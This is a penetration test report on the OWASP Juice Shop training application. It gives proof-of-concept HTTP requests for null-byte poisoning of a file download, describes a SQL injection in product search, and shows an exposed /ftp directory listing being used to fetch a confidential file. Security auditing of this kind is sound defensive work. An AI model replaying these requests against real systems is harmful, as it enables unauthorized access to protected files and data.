Juice Shop

—

Wiktoria Zimnowoda

Client	Juice Shop
Test performed in	Wroclaw
Start Date	13.12.2021
End Date	27.12.2021
Tester	Wiktoria Zimnowoda
Report Version	1.0

Scope and assumptions

The purpose of the project was to conduct a security audit of the OWASP Juice Shop. The scope of the work included:

1. Security assessments of the web application,
2. Identification of flaws and vulnerabilities,
3. Presentation of recommendations related to the elimination or mitigation of identified flaws and vulnerabilities.

The tests were carried out by using Blackbox approaches.

During the test, particular emphasis was placed on vulnerabilities that might affect confidentiality, integrity or availability of processed data in a negative way.

The security test was carried out in accordance with commonly accepted methodologies, including OWASP TOP10, OWASP ASVS and OWASP API Security Top 10.

As a part of the testing, an approach based on manual tests (using the methodologies mentioned above) was used, supported by a number of automatic tools, i.a. Burp Suite Community, DirBuster, ffuf, nmap.

The vulnerabilities are described in further parts of the report.

Risk classification

Vulnerabilities are classified in a five-point scale reflecting both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below is a short description of the meaning of each of the severity levels.

- **CRITICAL** - exploitation of the vulnerability makes it possible to compromise the server or network device or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. the attacker need not gain access to systems that are difficult to achieve and need not perform any kind of social engineering. Vulnerabilities marked CRITICAL must be fixed without delay, especially if they occur in the production environment.

- **HIGH** - exploitation of the vulnerability makes it possible to access sensitive data (similar to CRITICAL level), however, the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively: the vulnerability is easy to exploit but the effects are somehow limited.

- **MEDIUM** - exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- **LOW** - the exploitation of the vulnerability results in little direct impact on the security of the application or depends on conditions that are very difficult to achieve practically (e.g. physical access to the server).

- **INFO** - issues marked as INFO are not security vulnerabilities per se. They aim to point out good practices, whose implementation will result in the increase of the general security level of the system. Alternatively: the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Table of contents

Vulnerabilities in web application

Issues and flaws identified during the period of a penetration test are listed below.


[CRITICAL] Sensitive Data Exposure

SUMMARY


During the audit, it was observed that it is possible to access a developer's backup file by performing a Null Byte Poisoning.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) Null byte injection is used to extract a file that should not be available to us. The element %00 is subjected to URL encoding, resulting in the string %25%30%30



2) As a result of this action, we can download a confidential file that was previously unavailable to us



Request

Pretty Raw Hex \n

```
1 GET /ftp/coupons_2013.md.bak%25%30%30.md HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
  NjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpb
  CI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIz
  YTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiI
  sImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIi
  wicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb
  2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsImlz
  QWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLTIzIDE4OjI
  5OjQyLjU0NiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTIzID
  E4OjI5OjQyLjU0NiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpY
  XQiOjE2NDAyOTA2MzQsImV4cCI6MTY0MDMwODYzNH0.dbmVhd3lxT7S
  l7aNtOWzojbNMiwUUvbOvKHhWu6H0170Ac8tpF8-G7byvLOad3-nTu3
  2d0792d3lfe9wvw6SGO3VKK08wuKZCRWk_QLYSt2eQ38V3hYhdITuSx
  DKUYHHBzqiLibeXy8t8jLd4xQmdGLd5julEudERUPrTHIpXZo
9 Upgrade-Insecure-Requests: 1
10
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Accept-Ranges: bytes
7 Cache-Control: public, max-age=0
8 Last-Modified: Sun, 05 Dec 2021 19:55:32 GMT
9 ETag: W/"83-17d8c2a7562"
10 Content-Type: application/octet-stream
11 Content-Length: 131
12 Date: Thu, 23 Dec 2021 22:21:27 GMT
13 Connection: close
14
15 n<MibgC7sn
16 mNYS#gC7sn
17 o*IVigC7sn
18 k#pDlgC7sn
19 o*I]pgC7sn
20 n(XRvgC7sn
21 n(XLtgC7sn
22 k#*AfgC7sn
23 q:<IqgC7sn
24 pEw8ogC7sn
25 pes[BgC7sn
26 l}6D$gC7ss
```

RECOMMENDATION

Check if your application is sanitizing input and if it is parsing files properly

https://jasonxiii.pl/lancuch-znakow-w-jezyku-c-nie-daj-sie-na-to-nabrac

http://projects.webappsec.org/w/page/13246949/Null%20Byte%20Injection


[CRITICAL] Injection

SUMMARY

It was conducted that a user is able to exfiltrate the entire DB schema definition via SQL Injection.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) When we want to search for a product, we are presented with such a parameter in the link. It is captured in the burp



2) Entering your text in the q parameter value results in a response from the database. We get information about the drink we want to find

Request

Pretty Raw Hex \n


```
GET /rest/products/search?q=banana HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiw
icGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiO
iJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJ
wcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZ
G1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI
6IjIwMjEtMTItMTQgMTk6NDY6MDguNDMwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjEtM
TItMTQgMjE6MTQ6MDAuODMzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY
z0TUxNzI1MCwiZXhwIjoxNjM5NTM1MjUwfQ.H1BdZl1n8CWsSGAiRqiH3L-VUfyEbGGjX0
O5j-yWImFMD0yzVF6vwjTQQBpRY6OGM_-ElxdqVosurjFfpMNqcxXIWK4XjcVOVyRwrDV5
I8T_7OBoMgNmBlY30QwnAv7c_CyTOf4XWYXHdkTxoQpOD5Nu5hWMa7wxs3UOnWvis_c
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
woHKhrtJInsQSQUbHDheTmF8iPbuLxi8JfqWHLkto3caMSqvU4lsozSnwhZ9tmmIE4slri
EmU7N; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
```

Response


Pretty Raw Hex Render \n


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 277
ETag: W/"115-Q40YI+tztJXlcnBLloxJqec8Nvc"
Vary: Accept-Encoding
Date: Tue, 14 Dec 2021 21:51:50 GMT
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":6,
      "name":"Banana Juice (1000ml)",
      "description":"Monkeys love it the most.",
      "price":1.99,
      "deluxePrice":1.99,
      "image":"banana_juice.jpg",
      "createdAt":"2021-12-14 19:46:13.731 +00:00",
      "updatedAt":"2021-12-14 19:46:13.731 +00:00",
      "deletedAt":null
    }
```

3) After typing the apostrophe after the phrase banana, we are shown an error in from the database



4) To get the interesting information, I add a sql command to the drink we are looking for, which is to extract information about all the created objects in the database (that is, in this case, from the sqlite_master table). As a result, we get information about the data columns of the objects, but when we insert the “sql” parameter, we get the entire schema table





RECOMMENDATION

It is recommended to use prepared statements (with parameterized queries), validate user input (also on the backend), hide info from the error message.


[CRITICAL] Sensitive Data Exposure

SUMMARY


During the tests, it was found that it is possible to gain access to the whole structure of folders and therefore the attacker is able to see and display confidential documents.

TECHNICAL DETAILS (PROOF OF CONCEPT)


1) Under the "About Us" tab, there is a link that will automatically download the "terms of use" file



2) The query was intercepted in burp. It was sent to the /ftp/legal.md page, which shows us to files and files structure that we should not see




3) After deleting the file name, we have access to the listed folders that should be hidden and inaccessible to us




```
    </script>
  </head>
  <body class="directory">
    <input id="search" type="text" placeholder="Search" autocomplete="off" />
    <div id="wrapper">
      <h1><a href="./">~</a> / <a href="ftp">ftp</a></h1>
      <ul id="files" class="view-tiles"><li><a href="ftp/quarantine" class="icon icon-directory" title="quarantine"><span class="name">quarantine</span><span class
="size"></span><span class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/acquisitions.md" class="icon icon icon-md icon-text" title="acquisitions.md"><span class="name">acquisitions.md</span><span class="size">909</span
><span class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/announcement_encrypted.md" class="icon icon icon-md icon-text" title="announcement_encrypted.md"><span class="name">announcement_encrypted.md</
span><span class="size">369237</span><span class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/coupons_2013.md.bak" class="icon icon icon-bak icon-default" title="coupons_2013.md.bak"><span class="name">coupons_2013.md.bak</span><span class=
"size">131</span><span class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/eastere.gg" class="icon icon icon-gg icon-default" title="eastere.gg"><span class="name">eastere.gg</span><span class="size">324</span><span class
="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/encrypt.pyc" class="icon icon icon-pyc icon-default" title="encrypt.pyc"><span class="name">encrypt.pyc</span><span class="size">573</span><span
class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/incident-support.kdbx" class="icon icon icon-kdbx icon-default" title="incident-support.kdbx"><span class="name">incident-support.kdbx</span><span
 class="size">3166</span><span class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/legal.md" class="icon icon icon-md icon-text" title="legal.md"><span class="name">legal.md</span><span class="size">3047</span><span class="date">
12/10/2021 5:28:02 AM</span></a></li>
<li><a href="ftp/package.json.bak" class="icon icon icon-bak icon-default" title="package.json.bak"><span class="name">package.json.bak</span><span class="size">
4291</span><span class="date">12/5/2021 2:55:32 PM</span></a></li>
<li><a href="ftp/suspicious_errors.yml" class="icon icon icon-yml icon-text" title="suspicious_errors.yml"><span class="name">suspicious_errors.yml</span><span
class="size">723</span><span class="date">12/5/2021 2:55:32 PM</span></a></li></ul>
    </div>
  </body>
</html>
```

4) After sending request including displayed files, we gain access to a confidential document



Request

Pretty Raw Hex \n

```
1 GET /ftp/acquisitions.md HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  xMBJlQerMmv8akzLXxyZK7PjD0NyTzYSl4G42Yo36nORWN1E9wV5
  pBqgbvYw
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Accept-Ranges: bytes
7 Cache-Control: public, max-age=0
8 Last-Modified: Sun, 05 Dec 2021 19:55:32 GMT
9 ETag: W/"38d-17d8c2a7562"
10 Content-Type: text/markdown; charset=UTF-8
11 Content-Length: 909
12 Vary: Accept-Encoding
13 Date: Fri, 10 Dec 2021 12:11:20 GMT
14 Connection: close
15
16 # Planned Acquisitions
17
18 > This document is confidential! Do not distribute!
19
20 Our company plans to acquire several competitors within the next year.
21 This will have a significant stock market impact as we will elaborate in
